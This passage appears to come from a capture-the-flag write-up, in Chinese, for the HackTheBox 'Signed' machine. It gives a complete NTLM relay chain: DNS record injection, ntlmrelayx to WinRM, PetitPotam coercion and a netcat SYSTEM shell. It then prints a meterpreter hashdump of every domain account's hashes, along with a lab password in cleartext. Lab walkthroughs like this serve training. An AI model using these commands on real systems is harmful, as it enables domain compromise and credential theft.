
# 添加dns,让localhost指向我们 proxychains4 python3 dnstool.py -u 'SIGNED.HTB\mssqlsvc' -p 'purPLE9795!@' 127.0.0.1 -a 'add' -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' -d 10.10.14.32 -dns-ip 127.0.0.1 --tcp # 设置relay到winrms认证,因为smb有签名 proxychains4 python3 examples/ntlmrelayx.py -t winrms://127.0.0.1 -smb2support # 强制访问,触发relay proxychains4 python3 PetitPotam.py -u mssqlsvc -p 'purPLE9795!@' -d signed.htb localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA 127.0.0.1 # 获得system shell rlwrap nc 127.0.0.1 11000
hashdump 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 meterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:62a34972744e3c2e078677e0c177c823::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e66dab342f64c9a323012d62cd786de1::: mssqlsvc:1103:aad3b435b51404eeaad3b435b51404ee:ef699384c3285c54128a3ee1ddb1a0cc::: oliver.mills:1109:aad3b435b51404eeaad3b435b51404ee:21d4dcaeb62cb577227094aa72dab5f3::: emma.clark:1110:aad3b435b51404eeaad3b435b51404ee:0ba359ab587d350c644de9c3145d8668::: liam.wright:1111:aad3b435b51404eeaad3b435b51404ee:6e46f64af0398d58eaa71c87fd54f6b2::: noah.adams:1112:aad3b435b51404eeaad3b435b51404ee:d48af06d555bbae68c58efe47bcd2c0d::: ava.morris:1113:aad3b435b51404eeaad3b435b51404ee:2c8313bbe020fb9e208fb6f933c3623f::: sophia.turner:1114:aad3b435b51404eeaad3b435b51404ee:71a04f69295d7c7a4f36b864d0a01cad::: james.morgan:1115:aad3b435b51404eeaad3b435b51404ee:0813fe8852c857e961ca1d65b20a95f9::: mia.cooper:1116:aad3b435b51404eeaad3b435b51404ee:9cc5251ebf86225e53a9bcac8adf1842::: elijah.brooks:1117:aad3b435b51404eeaad3b435b51404ee:89b1e2dc085e7a9e35d64aced32835e8::: isabella.evans:1118:aad3b435b51404eeaad3b435b51404ee:c4874b2cc244102dbede7997fdfcc443::: lucas.murphy:1119:aad3b435b51404eeaad3b435b51404ee:9e488a69fba0e675bde844c2359176c9::: william.johnson:1120:aad3b435b51404eeaad3b435b51404ee:b5cdbf491a0a3fd27f7d78e57ecd3a01::: charlotte.price:1121:aad3b435b51404eeaad3b435b51404ee:7b2351de0ebd879b285a391cd22da871::: henry.bennett:1122:aad3b435b51404eeaad3b435b51404ee:f368d7adbfcdd0690f91304ea0d81b6d::: amelia.kelly:1123:aad3b435b51404eeaad3b435b51404ee:3f817cb56c6985322d68e753d4931fde::: jackson.gray:1124:aad3b435b51404eeaad3b435b51404ee:e55da171150de5fdbf3a69cda4c29944::: harper.diaz:1125:aad3b435b51404eeaad3b435b51404ee:7cd44096ab804dcbf4da88b0becd86d8::: DC01$:1000:aad3b435b51404eeaad3b435b51404ee:91d90e085c72770d23228f1b5dabaa23:::
参考资料
Last updated: 2026-02-12 14:29:54